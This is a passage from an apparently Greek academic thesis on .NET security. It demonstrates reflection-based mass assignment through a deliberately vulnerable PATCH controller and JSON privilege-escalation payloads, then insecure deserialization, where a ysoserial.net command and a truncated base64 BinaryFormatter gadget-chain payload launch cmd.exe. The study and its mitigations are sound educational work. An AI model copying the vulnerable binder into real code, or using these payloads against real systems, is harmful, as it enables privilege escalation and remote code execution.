
```
[HttpPatch("users/{id:guid}")]
public async Task<IActionResult> Patch(Guid id, [FromBody] Dictionary<string, object>
userInput)
{
        // Convert the properties that exist only at User model
        var updates = ReflectionBinder.BindByName<User>(userInput);

        // Retrieve User from repository
        var existingUser = await _repo.FindById(id);
        if (existingUser is null)
                return NotFound();
        var entity = existingUser.Value;

        // Set only the given fields
        ReflectionBinder.ApplyToEntity(updates, entity);

        var updatedUser = await _repo.Update(entity);
        return Ok(updatedUser.Value);
}

```



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

3.2.3.3. Αναλυτική λειτουργία και εκμετάλλευση

Η ευπάθεια προκύπτει από τον συνδυασμό δύο παραγόντων: (α) name-based αντιστοίχιση χωρίς whitelist και (β) δυνατότητα εγγραφής σε NonPublic setters.


- **Είσοδος:** Το userInput αποτελεί δεδομένα απευθείας από client.
- **Φιλτράρισμα βάσει γνωστού Type:** Η BindByName<User> διατρέχει όλα τα keys του userInput και τα αντιστοιχίζει σε properties του User, τόσο δημόσιες όσο και μη-δημόσιες (BindingFlags.Public | NonPublic). Άγνωστα keys που δεν υπάρχουν στο μοντέλο του User αγνοούνται.
- **Μετατροπή τύπων:** Για κάθε όνομα property που ταιριάζει, πραγματοποιείται προσπάθεια Convert.ChangeType προς τον αντίστοιχο PropertyType (π.χ. string "true" → bool true). Αποτυχία μετατροπής οδηγεί στο μηχανισμό να προσπεράσει το συγκεκριμένο key.
- **Εφαρμογή ενημερώσεων:** Η ApplyToEntity() ενημερώνει αποκλειστικά και μόνο όσα πεδία επιστράφηκαν από την BindByName(), αφήνοντας ίδια τα υπόλοιπα με τις αρχικές τιμές τους. Έτσι διασφαλίζεται μερικό update χωρίς απώλεια της προϋπάρχουσας πληροφορίας.
- **Εγγραφή σε NonPublic setters:** Κατά την εφαρμογή, η ApplyToEntity() χρησιμοποιεί GetSetMethod(true), αυτό επιτρέπει την αλλαγή private properties που κανονικά δεν θα έπρεπε να είναι δημοσίως προσβάσιμα (π.χ. private bool PrivateFeatureEnabled { get; set; }).

Επίσης, το ότι γίνεται μερική ενημέρωση (κάτι που μπορεί να γίνει σε σενάρια που υπάρχει ανάγκη του περιορισμού του όγκου της μεταδιδόμενης πληροφορίας) είναι βασικό στοιχείο, καθώς κάνει αρκετά πιο εύκολη την πιθανότητα μόλυνσης.

3.2.3.4. Παράδειγμα privilege escalation

```
1. {
2.     "DisplayName": "John D.",
3.     "IsAdmin": true
4. }
5.
```

Το συγκεκριμένο payload θα αλλάξει τα properties “DisplayName” και “IsAdmin”. Το “IsAdmin” κανονικά δε θα έπρεπε να μπορεί να αλλαχτεί από τον απλό χρήστη, αλλά όπως



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

φαίνεται στις επόμενες εικόνες, λόγω έλλειψης validation αυτό δε γίνεται, με αποτέλεσμα πιθανό privilege escalation.




Figure 8: IsAdmin πριν κληθεί το Update




Figure 9: IsAdmin μετά το update

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/




Figure 10: Http Response

3.2.3.5. Παράδειγμα αλλοίωσης private property

Όπως φαίνεται στο 3.2.3.2 το User model έχει το private property “PrivateFeatureEnabled” και το public property “PrivateFeatureEnabled2”, που έχει όμως private setter. Το δεύτερο property υπάρχει καθαρά για λόγους επίδειξης, επειδή private properties δε γίνονται deserialize σε HTTP responses.

```
1. {
2.   "PrivateFeatureEnabled": true,
3.   "PrivateFeatureEnabled2": true
4. }
5.
```

Το παραπάνω payload θα αλλάξει και τα δύο properties, παρόλο που το ένα είναι private και το άλλο έχει private setter. Αυτό συμβαίνει λόγω του BindingFlags.NonPublic flag.

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/




Figure 11: PrivateFeatureEnabled τιμές πριν το Update




Figure 12: PrivateFeatureEnabled τιμές μετά το Update

3.2.4. Ομοιότητες/Διαφορές με Prototype Pollution

3.2.4.1. Ομοιότητες

Το Reflection στη C# μοιάζει με το prototype pollution ως προς την name-based αντιστοίχιση με properties. Στη JavaScript, το merge ενός JSON object με κλειδιά όπως __proto__ ή άλλα με έγκυρα properties επιτρέπει την αλλοίωση του prototype. Στη C#, μέσω Reflection, ένα εισερχόμενο dictionary μπορεί να αντιστοιχηθεί σε οποιαδήποτε property ενός object, αρκεί το όνομα να ταιριάζει. Έτσι, και στις δύο περιπτώσεις, ο επιτιθέμενος ελέγχει το κλειδί που θα καθορίσει ποιο property θα επηρεαστεί. Το αποτέλεσμα είναι state injection, δηλαδή αλλοίωση κρίσιμων properties που κανονικά δε θα έπρεπε να τροποποιηθούν (π.χ. Role, IsAdmin, private flags). Επιπλέον, υπάρχει κοινή λογική “gadget”: properties που χρησιμοποιούνται αργότερα στη ροή (authorization checks,

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

feature toggles) λειτουργούν σαν sinks που μετατρέπουν το injection σε πραγματική εκμετάλλευση.


3.2.4.2. Διαφορές

Η διαφορά εντοπίζεται στη φύση της ευπάθειας. Στη JavaScript, το pollution οφείλεται στη γλώσσα, καθώς η prototype chain είναι δομικό στοιχείο του runtime. Στη C#, η Reflection μόλυνση είναι προϊόν υλοποίησης: προκύπτει μόνο όταν ο developer επιτρέψει πρόσβαση σε NonPublic μέλη ή παραλείψει whitelist στο binding. Επιπλέον, η μόλυνση είναι περιστασιακή και τοπική, καθώς επηρεάζει μόνο τα αντικείμενα που περνούν από τον binder εκείνη τη στιγμή. Δεν δημιουργεί καθολικό state ούτε αλλοιώνει τη συμπεριφορά άλλων instances του ίδιου τύπου. Μια ακόμη διαφοροποίηση είναι η εξάρτηση από flags (π.χ. BindingFlags.NonPublic), που καθιστά την ευπάθεια άμεσο αποτέλεσμα επιλογών του developer και όχι δομικής λειτουργίας της C#. Επομένως, σε αντίθεση με την φυσιολογική και «αθώα» συγχώνευση objects της JavaScript, εδώ απαιτείται κακή υλοποίηση του Reflection, κάτι που καθιστά την ευπάθεια πιο ελεγχόμενη αλλά και πιο επικίνδυνη αν υλοποιηθεί απρόσεκτα.

3.2.5. Αντιμετώπιση

Η ασφαλής αξιοποίηση του Reflection σε σενάρια ενημερώσεων προϋποθέτει τα ακόλουθα μέτρα:

1. **Whitelist/Allow-list ανά use case:** Να επιτρέπεται ενημέρωση μόνο ρητά καθορισμένων properties. Κάθε επιπλέον key να απορρίπτεται.
2. **Απαγόρευση NonPublic writes:** Σε binding pipelines παραγωγής να χρησιμοποιούνται μόνο BindingFlags.Public | BindingFlags.Instance, με GetSetMethod(false). Μη-δημόσιοι setters δεν πρέπει να είναι εγγράψιμοι.
3. **Strongly-typed DTOs:** Να ορίζονται εξειδικευμένα DTOs ανά endpoint/σενάριο, περιλαμβάνοντας μόνο τα επιτρεπτά πεδία. Οι controllers να μετατρέπουν το εισερχόμενο payload σε DTO και να εφαρμόζουν validation πριν από οποιαδήποτε εγγραφή.
4. **Immutability/Init-only/Sealed μοντέλα:** Για κρίσιμες οντότητες, χρήση init-only properties ή constructors με validation και αποφυγή public setters.
5. **Διαχωρισμός δικαιωμάτων και endpoints:** Μεταβολές σε Role, IsAdmin ή άλλα ευαίσθητα πεδία να πραγματοποιούνται αποκλειστικά μέσω endpoints με αυστηρή αυθεντικοποίηση/εξουσιοδότηση.



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

6. **Ελεγκτές τύπων/τιμών (validators):** Αποφυγή γενικευμένου ChangeType χωρίς ελέγχους. Χρήση validators ανά property (format, ranges, cross-field checks).
7. **Testing ασφαλείας:** Unit/Integration tests που επιβεβαιώνουν (α) απόρριψη extra keys, (β) αδυναμία εγγραφής σε NonPublic setters, (γ) μη τροποποίηση ευαίσθητων πεδίων μέσω δημόσιων PATCH.

3.2.6. Συμπεράσματα

Το Reflection, αν και ιδιαίτερα χρήσιμο για την ευελιξία των εφαρμογών, δύναται να αποτελέσει πηγή για pollution-like αλλοίωση κατάστασης όταν χρησιμοποιείται για name-based auto-binding χωρίς ρητούς περιορισμούς και, ιδίως, όταν επιτρέπεται εγγραφή σε NonPublic setters. Η υιοθέτηση whitelist, DTOs, απαγόρευση NonPublic writes, immutability σε κρίσιμες οντότητες και συστηματικών validators/tests αποτελεί ουσιώδη προϋπόθεση για την ασφαλή ενσωμάτωση του Reflection σε ροές ενημέρωσης δεδομένων.

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

3.3. Deserialization

3.3.1. Ορισμός

Deserialization είναι η μετατροπή δεδομένων από σειριακή μορφή (JSON, XML, binary κ.λπ.) σε objects (classes, collections, structs). Στο .NET αυτή η ενέργεια πραγματοποιείται από serializers (π.χ. System.Text.Json, Newtonsoft.Json, XmlSerializer, DataContractSerializer). [14], [15], [16]

Η έννοια προέρχεται από το serialization, δηλαδή τη διαδικασία μετατροπής ενός object σε σειριακή αναπαράσταση (string, byte stream) ώστε:

- να αποθηκευτεί σε αρχείο ή βάση δεδομένων,
- να μεταδοθεί μέσω δικτύου,
- ή να ανταλλαχθεί μεταξύ διαφορετικών συστημάτων / γλωσσών.

Το deserialization είναι το αντίστροφο: παίρνει αυτή τη σειριακή μορφή και ξαναφτιάχνει το object με την ίδια δομή, properties και τιμές, έτσι ώστε να μπορεί να χρησιμοποιηθεί σαν κανονικό object μέσα στο πρόγραμμα.

Το deserialization είναι κρίσιμη διαδικασία γιατί, αν ο κώδικας δεχτεί κακόβουλα δεδομένα:


- μπορεί να προκύψει data corruption,
- ή ακόμα χειρότερα, remote code execution (π.χ. μέσω insecure deserialization attacks).

Γι’ αυτό:

- Χρησιμοποιούνται πάντα safe serializers (πχ System.Text.Json αντί για binary formatters).
- Γίνεται sanitization στα data που έρχονται από εξωτερικές πηγές.

3.3.2. Χαρακτηριστικά και Συμπεριφορά

- **Mapping**: Η διαδικασία βασίζεται στη χαρτογράφηση των στοιχείων (π.χ. JSON keys, XML tags) πάνω στα properties της κλάσης. Η αντιστοίχιση γίνεται βάσει ονομάτων.
- **Default Values**: Αν δεν υπάρχει αντιστοίχιση, το property παίρνει την προεπιλεγμένη τιμή (null για reference types, 0 για int, false για bool).
- **Extra Data**: Αν το serialized string περιέχει παραπάνω δεδομένα, αυτά συνήθως αγνοούνται εκτός αν ο serializer έχει ρυθμιστεί να τα θεωρήσει ως σφάλμα.



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

- **Binding**: Γίνεται βάσει του τύπου που παρέχεται στη μέθοδο (Deserialize<T>()). Αυτό σημαίνει ότι το deserialization είναι strongly-typed σε C#.
- **Format-specific rules**: Οι κανόνες parsing εξαρτώνται από το format (JSON vs XML vs Binary).

3.3.3. Μόλυνση

Η μόλυνση στο insecure deserialization δεν είναι το ίδιο με το prototype pollution. Εδώ ο επιτιθέμενος καταφέρνει να εισάγει κακόβολα δεδομένα στο αντικείμενο που είναι serialized, τα οποία ενεργούνται κατά το deserialization. Πρακτικά, ο επιτιθέμενος εισάγει ένα serialized object σε κάποιο σημείο εισόδου του συστήματος που για λόγους συμβατότητας ή ευκολίας, επιλέγει deserializer με βάση metadata (π.χ. format, encoding) και το ξανακτίζει σε τύπο .NET. Αν ο κλάδος που επιλεγεί είναι type-permissive (π.χ. BinaryFormatter), τότε μπορεί να ενεργοποιηθεί gadget chain με επιπλοκές την ώρα του deserialization.

Προϋποθέσεις

- Το insecure deserialization προϋποθέτει:
- κακό validation/sanitization των δεδομένων εισόδου
- γενικό deserialization σε οποιοδήποτε type και όχι σε κάποιο συγκεκριμένο.
- ο δέκτης (θύμα) να μπορεί να κάνει deserialize το json που δέχεται. Άρα ο επιτιθέμενος πρέπει είτε να γνωρίζει κάποια κλάση του στόχου και να την χρησιμοποιήσει, είτε να χρησιμοποιήσει κάποια από τις κλάσεις του framework (Microsoft, System)

Το μοτίβο αυτό είναι ρεαλιστικό σε αρχιτεκτονικές που δέχονται πολλαπλά formats μέσω ενός κοινού JSON και κατόπιν εκτελούν ένα το deserialization. Αυτό μετατρέπει κάθε public ή διασυνδεδεμένο σημείο εισόδου σε πιθανό sink.

Πιθανά σημεία εισόδου:

- Endpoint
- CloudEvent listener
- Event Hub/Service Bus consumer
- webhook από τρίτο σύστημα

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

Δύο μορφές εκδήλωσης είναι κρίσιμες:

1. **Direct deserialization**: το payload γίνεται deserialize αμέσως στο public path (άμεσο RCE ρίσκο).
2. **Second-order deserialization**: το payload αποθηκεύεται (π.χ. στη βάση) και γίνεται deserialize αργότερα από κάποιο worker/consumer, όπου τελικά ενεργοποιείται η αλυσίδα.

Ακολουθούν παραδείγματα τέτοιων περιπτώσεων.


3.3.3.1. BinaryFormatter Deserialization

Ο BinaryFormatter είναι ένα legacy .NET Object που κάνει serialize/deserialize ένα object σε binary format. Σε μη έμπιστα δεδομένα εισόδου αυτό σημαίνει ότι ο deserializer μπορεί να ενεργοποιήσει serialization hooks (π.χ. constructors, [OnDeserialized], IDeserializationCallback) και να εκτελέσει side-effects πριν καν γίνει το validation. Η μόλυνση εδώ είναι η εισαγωγή objects/καταστάσεων που ελέγχει ο επιτιθέμενος, τα οποία ενεργοποιούν gadget chain κατά το deserialization.

Ο BinaryFormatter είναι ένα κλασσικό παράδειγμα κακού deserialization, που στις νέες εκδόσεις του .NET έχει καταργηθεί. Ωστόσο, υπάρχουν ακόμα πολλές εφαρμογές και API που χρησιμοποιούν παλιότερες εκδόσεις του .NET ή για λόγους συμβατότητας συνεχίζουν να το χρησιμοποιούν.

Στο παράδειγμα που ακολουθεί έγινε χρήση του ysoserial.net [17]. Το ysoserial.net είναι open-source εργαλείο proof-of-concept που παράγει payloads για την αξιολόγηση insecure deserialization σε .NET, καθαρά για ερευνητικούς σκοπούς. Περιέχει συλλογή από gadget chains (property-oriented programming) βασισμένες σε συνηθισμένες .NET βιβλιοθήκες και μπορεί να δημιουργήσει serialized objects για διάφορους formatters (π.χ. BinaryFormatter, LosFormatter, NetDataContractSerializer, SoapFormatter, Json.NET), ώστε οι ερευνητές να ελέγχουν αν μια εφαρμογή κάνει deserialize μη έμπιστο input με επικίνδυνο τρόπο.

Στο παράδειγμα έγινε επιλογή του formatter και του gadget chain και το ysoserial παρήγαγε ένα base64 string, το οποίο δόθηκε ως είσοδος σε ένα application που χρησιμοποιεί BinaryFormatter. Επίσης, η εφαρμογή θύμα είναι ένα Console Application σε έκδοση .Net Framework 4.8, η οποία είχε ακόμα το BinaryFormatter (γίνεται και σε μετέπειτα εκδόσεις με μία ρύθμιση, αλλά για λόγους ρεαλισμού του σεναρίου επιλέχθηκε η έκδοση 4.8)



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

Εκτέλεση

Η παρακάτω εντολή για το ysoserial θα παράξει ένα b64 string για BinaryFormatter και θα χρησιμοποιήσει το TypeConfuseDelegate gadget, με στόχο όταν γίνει deserialize να ανοίξει αυτόματα το cmd, το οποίο με τη σειρά του θα φορτώσει τη σελίδα του https://aueb.gr

```
1. .\ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o base64 -c "cmd.exe /c start
https://aueb.gr"
2.
```

Το παραγόμενο b64 είναι το

Payload

```
1.
AAEAAAD/////AQAAAAAAAAAMAgAAAElTeXN0ZW0sIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNL
ZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5BQEAAACEAVN5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLlNvcnRlZFNldGAxW1tT
eXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2Vu
PWI3N2E1YzU2MTkzNGUwODldLQQAAAAFQ291bnQIQ29tcGFyZXIHVmVyc2lvbgVJdGVtcwADAAYIjQFTeXN0ZW0uQ29sbGVj
dGlvbnMuR2VuZXJpYy5Db21wYXJpc29uQ29tcGFyZXJgMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC4w
LjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0IAgAAAAIAAAAJAwAAAAIA
AAAJBAAAAAQDAAAAjQFTeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5Db21wYXJpc29uQ29tcGFyZXJgMVtbU3lzdGVtLlN0
cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1
NjE5MzRlMDg5XV0BAAAAC19jb21wYXJpc29uAyJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyCQUAAAARBAAA
AAIAAAAGBgAAACMvYyBjbWQuZXhlIC9jIHN0YXJ0IGh0dHBzOi8vYXVlYi5ncgYHAAAAA2NtZAQFAAAAIlN5c3RlbS5EZWxl
Z2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIDAAAACERlbGVnYXRlB21ldGhvZDAHbWV0aG9kMQMDAzBTeXN0ZW0uRGVsZWdhdGVT
ZXJpYWxpemF0aW9uSG9sZGVyK0RlbGVnYXRlRW50cnkvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRp
b25Ib2xkZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xkZXIJCAAAAAkJAAAACQoAAAAE
CAAAADBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0RlbGVnYXRlRW50cnkHAAAABHR5cGUIYXNzZW1ibHkG
dGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50YXJnZXRUeXBlTmFtZQptZXRob2ROYW1lDWRlbGVnYXRlRW50cnkBAQIBAQED
MFN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeQYLAAAAsAJTeXN0ZW0uRnVuY2AzW1tT
eXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2Vu
PWI3N2E1YzU2MTkzNGUwODldLFtTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBCdWx0dXJlPW5l
dXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldLFtTeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2VzcywgU3lz
